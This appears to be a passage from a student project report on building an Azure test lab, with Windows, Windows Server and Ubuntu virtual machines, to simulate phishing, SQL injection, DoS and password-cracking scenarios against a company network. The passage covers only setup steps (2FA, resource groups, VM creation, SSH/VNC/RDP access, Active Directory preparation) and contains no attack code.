- Virus Attack: Downloading unknown programs from the internet can expose a computer system to the risk of infection from viruses. This scenario will test the ability of the company's computer systems to detect and prevent virus attacks.

- Phishing Attack: Phishing emails are a common tactic used by attackers to trick individuals into revealing sensitive information. This scenario will test the ability of the company's employees to detect and prevent phishing attacks.

- SQL Injection Attack: This type of attack targets vulnerabilities in websites and databases, with the goal of extracting sensitive information. This scenario will test the ability of the company's website and database to defend against SQL injection attacks.

The first round of tests will evaluate the current security measures in place, and any weaknesses or vulnerabilities will be addressed. The second round of tests will be conducted to evaluate the effectiveness of the security measures that were implemented. The results of both rounds of tests will be compared and analyzed to determine the overall security posture of the company's computer systems. Based on the results of the tests and the analysis, recommendations will be made to the company to further enhance their security measures and mitigate the risk of cyber-attacks. The simulation of these cyber-attack scenarios is crucial in ensuring the overall security of the company's computer systems and protecting sensitive information.

3.7 Getting Microsoft Azure services ready for use

First of all, before using Azure services, we create a Microsoft Azure account and we need to ensure that access to the account and control panel is secure. Once the Microsoft Azure account is created, we will secure it using two-step authentication when connecting to the account (Figure 7)




Figure 7 Creating an Azure account

Setting up a Microsoft Azure account is easy as it is a Microsoft resource that allows you to use most of the information, we use in our Google account.

3.7.1 Two-factor authentication

Two-factor authentication (2FA) is a security process used to verify the identity of a user by requiring them to provide two forms of authentication. This process is crucial in ensuring the security and protection of user data and resources. When a user attempts to access a system or service, in addition to providing their usual login credentials (username and password), a second factor of authentication is required. This second factor typically takes the form of a unique code that is sent to the user via a separate communication channel such as email, phone call or SMS. In this particular project, the method of 2FA involves sending the unique account code to the user via SMS. This process ensures that the user is able to access the system only after they have successfully provided both their usual login credentials and the unique code sent to their mobile phone, providing an additional layer of security against unauthorized access.(Figure 8)




Figure 8 Enabling two-step authentication

In order to effectively manage the large number of virtual resources that will be utilized in our project, it is imperative that we first create a resource group. A resource group is a logical container that enables us to organize and manage all of our resources in a centralized and streamlined manner. By creating a resource group, we can ensure that all of our virtual resources are stored in a single location, which makes it easier to locate and manage them. This approach also allows for greater control over access and permissions, as well as the ability to apply consistent policies and configurations across all resources within the group. In addition, the use of a resource group promotes better resource management practices by providing a clear overview of the resources being utilized, their associated costs, and any interdependencies between them. This information can be leveraged to optimize resource usage, reduce costs, and increase overall efficiency. To create a resource group, we simply need to type "Resource Groups" in the main search window and select the first table that is dropped. (Figure 9)




Figure 9 Creating a Resource Group 1

Next, click "create" (Figure 10)




Figure 11 Creating a Resource Group 2

To create a resource group for our project, we will need to provide some essential information via the platform's interface. This information includes

selecting the appropriate subscription, defining a name for the resource group, and specifying the region where the resources will be deployed. In this case, we have chosen the Western Europe region as it provides optimal network connectivity and reduced latency for external devices. By selecting this region, we can ensure that our resources are deployed in a location that provides the best possible network performance for our project requirements. The choice of subscription is also a critical aspect of the resource group creation process. It is important to ensure that the selected subscription has sufficient resources and capacity to support the needs of our project. This consideration will help to ensure that we can efficiently and effectively manage our resources without encountering any performance or capacity issues. Finally, the selection of a suitable name for the resource group is essential to ensure that it is easily identifiable and reflects the purpose of the resources contained within it. This will help to ensure that all relevant stakeholders can quickly locate and access the resources they need, minimizing confusion and enhancing overall efficiency. (Figure 11)




Figure 12 Creating a Resource Group 3

3.8 Virtual machines

To replicate our existing office environment, it is necessary to create virtual machines that simulate the functionality of our physical computers. In this case, we need to create a main computer that will serve as the central hub for the project, as well as three virtual machines that will represent the computers used by our employees. The process of creating these virtual machines begins by accessing the relevant resource group where the machines will be deployed. This resource group should already have been created as part of the initial project setup process. Once the resource group has been selected, the next step is to initiate the virtual machine creation process. This is typically achieved by selecting the "create" button within the resource group. From here, we can specify the type of virtual machine required, including its operating system, memory, storage, and networking options. For this project, we will need to create three virtual machines that represent our existing employee computers. Each virtual machine should be configured to match the hardware specifications and operating system of its corresponding physical computer. It is important to note that the creation of virtual machines requires careful consideration of several key factors, including performance requirements, network connectivity, and security considerations. By carefully configuring these elements, we can ensure that our virtual machines provide the required functionality and operate in a secure and efficient manner. (Figure 12)




Figure 13 Result of the resource group created

Then we select "virtual machine" and click create and select the resource group we are using(Figure 13)

Figure 14 Creating virtual machines 1

Next, we choose the Western European region and choose Windows 10 as the operating system, as our employees' computers also use the same OS(Figure 14, Figure 15)




Figure 15 Creating virtual machines 2




Figure 16 OS choice

When selecting the appropriate size for a virtual machine, it is important to consider the minimum system requirements for the operating system and applications that will be running on it. In the case of a 64-bit system, the minimum required memory (RAM) is typically 2 gigabytes. As such, when creating virtual machines for our project, it is essential to select a size that meets or exceeds these minimum requirements. By selecting a virtual machine with at least 2 gigabytes of memory, we can ensure that the machine will be able to effectively support the operating system and applications that will be installed on it. It is worth noting that selecting a virtual machine size that exceeds the minimum requirements may provide additional benefits in terms of performance and resource utilization. However, it is important to balance these factors with the cost implications of larger virtual machine sizes. (Figure 16)




Figure 17 Choice of disc size

After creating the virtual machine, the next step is to configure an administrator account. This account will provide us with the necessary permissions to manage and configure the virtual machine as needed. When creating an administrator account, it is important to ensure that it is appropriately secured, with a strong password and appropriate access controls in place. Once the administrator account has been configured, we must ensure that the RDP protocol is enabled on the virtual machine. This will allow us to remotely connect to the machine as needed, providing us with access to its resources and functionality. The next step

in the process involves configuring the virtual machine's storage. This includes selecting a suitable hard disk that meets our project's needs while also keeping costs as low as possible. In order to achieve this, we typically opt for a standard hard disk, rather than more expensive solid-state drives (SSDs) or other advanced storage options. While this may result in slightly slower performance, it provides a cost-effective solution that is still capable of meeting the needs of our project. (Figure 17)




Figure 18 Disc size selection 2

As a part of our network simulation project, we have decided to create three virtual machines to match the different components of our company's network infrastructure. To ensure accuracy and efficiency, we have decided to skip other irrelevant sections and directly proceed to the "Review + Create" section to complete the creation of the first virtual machine. This process will be repeated two more times to ensure that the resulting images match the different components of our network simulation. By following this approach, we can accurately simulate our company's network infrastructure and assess its security posture against potential cyber threats. (Figure 18)




Figure 19 Result of the virtual machine created

To proceed with the creation of the next virtual machine, we replicated the process outlined previously, with the only difference being the selection of Windows Server 2019 as the operating system. This decision was made to ensure that the resulting virtual machine aligns with the specific requirements of the network segment being simulated in our company. The process of creating multiple virtual machines with distinct operating systems helps to create a more realistic and representative testing environment, which in turn enhances the effectiveness of our network security assessment. By utilizing a standardized process for creating virtual machines and selecting appropriate operating systems, we can ensure that our testing accurately reflects the potential attack scenarios that the company may face in real-world situations. (Figure 19)




Figure 20 Creating a Windows server

To ensure comprehensive testing of potential attacks and vulnerabilities, a third virtual machine was created using the same process as the previous two. The Ubuntu operating system was selected for its compatibility with various security tools and testing applications. Additionally, the SSH protocol was chosen as the means of connecting to the virtual machine due to its established security protocols and ease of use. This approach enables more extensive testing of the network infrastructure, allowing for the identification of potential security flaws and the development of appropriate mitigation strategies. (Figure 20, Figure 21)

Figure 21 SSH protocol selection




Figure 22 Creating an Ubuntu machine

3.9 Connecting to a virtual test environment

To establish connections with the virtual machines created, it is necessary to utilize various protocols and applications. In this project, Remote Desktop Protocol (RDP) and Secure Shell (SSH) protocols were opened during the creation of the virtual machines. However, to run the Nessus application, a graphical environment is required, and therefore a Virtual Network Computing (VNC) client is needed. In this study, a VNC client will be used to record the graphical environment on a Linux virtual machine. To establish the first connection, the PuTTY application was downloaded from the vendor's website and used to connect to the already created Linux virtual machine for configuration of the VNC client.

To connect to our Linux virtual environment, we will use PuTTY, a widely-used SSH and telnet client. The external IP address of the virtual machine can be found in the virtual machine management window on our Azure page. This IP address will be entered directly into the application to establish the connection. PuTTY provides secure access to the virtual machine command line interface, allowing us to configure the VNC client and record the graphical environment necessary for using the Nessus application. (Figure 23)




Figure 23 Connecting to a Linux machine

Upon successful login to the Linux virtual environment, the administrator should enter the appropriate username and password they had previously created. Once logged in, the next step would be to enter several commands on the command line to update the system and ensure that it is up to date. This is a crucial step in the process of testing for potential vulnerabilities and exploits, as an outdated system can increase the risk of successful cyber attacks. The commands used to update the system may vary depending on the specific distribution of Linux being used, but may include updating the package repositories and running package updates using commands such as "sudo apt update" and "sudo apt upgrade". By keeping the system up to date, the likelihood of successful cyber attacks can be reduced, allowing for more accurate testing of potential vulnerabilities and exploits.

sudo apt-get update - this command retrieves information about new packages from the database. (Figure 24)




Figure 24 Update command 1

sudo apt-get upgrade - this command upgrades and saves packages if any are found by the command above(Figure 25)




Figure 25 Update command 2

To save the graphical environment of our Linux virtual machine, we need to execute a series of commands. First, we need to access the command line by logging into our virtual machine using PuTTY. Once logged in, we need to execute the command "sudo tasksel" to open the configuration window. In this window, we need to select the "standard ubuntu server" option and then click on the "OK" button to save the configuration. This will allow us to record the graphical environment using a VNC client. (Figure 26)




Figure 26 Choosing an Ubuntu server

To ensure proper functionality of VNC4Server and avoid any potential security risks, the 5901 protocol needs to be opened. This can be accomplished by accessing the Azure control panel, selecting the virtual machine in question, and navigating to "Networking" settings. From there, click on "Add inbound port rule" and input the necessary information to create the rule. This will enable the required port for VNC4Server, allowing us to properly record the graphical environment for testing and analysis purpose (Figure 27)




Figure 27 Creating an inbound rule

To connect to our Ubuntu system, we will use a VNC client to access the graphical desktop environment. After adding the inbound port rule for protocol 5901, we can use the VNC client to connect to the external IP address of the virtual machine and enter the admin credentials. Once logged in, we can access the Ubuntu desktop environment by selecting "Desktop" from the available options. (Figure 28,Figure 29)




Figure 28 connecting to a graphical linux environment

Figure 29 Main field of the Linux environment

To connect to a Windows virtual machine, we must ensure that we are able to accurately simulate the behavior of our employees' computers. This is crucial in order to effectively test potential vulnerabilities and security threats. The process of connecting to a Windows virtual machine on Azure is straightforward and can be completed by accessing the Azure platform, selecting the appropriate virtual machine, and clicking on the "Connect" button followed by the "Download RDP File" option. This will provide us with the Remote Desktop Protocol (RDP) file necessary to connect to the virtual machine. By doing so, we can accurately

simulate the behavior of a typical employee computer and effectively test for potential security risks. (Figure 30, Figure 31)




Figure 30 Downloading an RDP file




Figure 31 Public IP address

To access the Windows virtual machine, we first need to download the Remote Desktop Protocol (RDP) file from the Azure platform. This RDP file contains the necessary information to establish a remote connection to the virtual machine. Once downloaded, we need to open the RDP file and enter the appropriate login credentials to gain access to the virtual machine. Once authenticated, we will be taken to the main desktop window of the virtual machine, where we can begin testing and simulating various scenarios.

3.10 Preparing an employee's virtual machine for use and protection against cyber-attacks

To prepare our Windows virtual machines for the desired cyber attacks, we need to first add Active Directory to the Windows Server. This involves installing the Active Directory Domain Services (AD DS) role and promoting the server to a domain controller. Once this is done, we can create user accounts and groups, and apply policies to them to ensure secure access and proper permissions. In addition, we also need to connect other Windows machines to the domain. This can be achieved by configuring the network settings on each machine to point to

the domain controller as the primary DNS server, and then joining the domain using the domain administrator account. Once joined to the domain, the machines will be able to use the Active Directory services and policies for secure access and authentication. Once the Windows machines are prepared and connected to the domain, we can proceed with conducting the Dos attack and password cracking attack. However, it is important to ensure that the machines are properly secured against malware and other potential security threats, as these attacks may also expose vulnerabilities that could be exploited by cyber criminals. Therefore, we must ensure that the necessary security measures are in place, such as antivirus software, firewalls, and regular software updates, to mitigate the risks of these attacks.

To prepare a Windows Server machine, the first step is to change its IP address to a static IP address. This can be done by accessing the Azure platform and selecting the virtual machine with the Windows Server operating system. From there, navigate to the Networking section and click on Network Interface.(Figure 32, Figure 33)




Figure 32 Changing Windows server to static IP 1

Figure 33 Changing Windows server to static IP 2

Next, select IP configurations, click on the IP address, select Static and click "Save":(Figure 34)

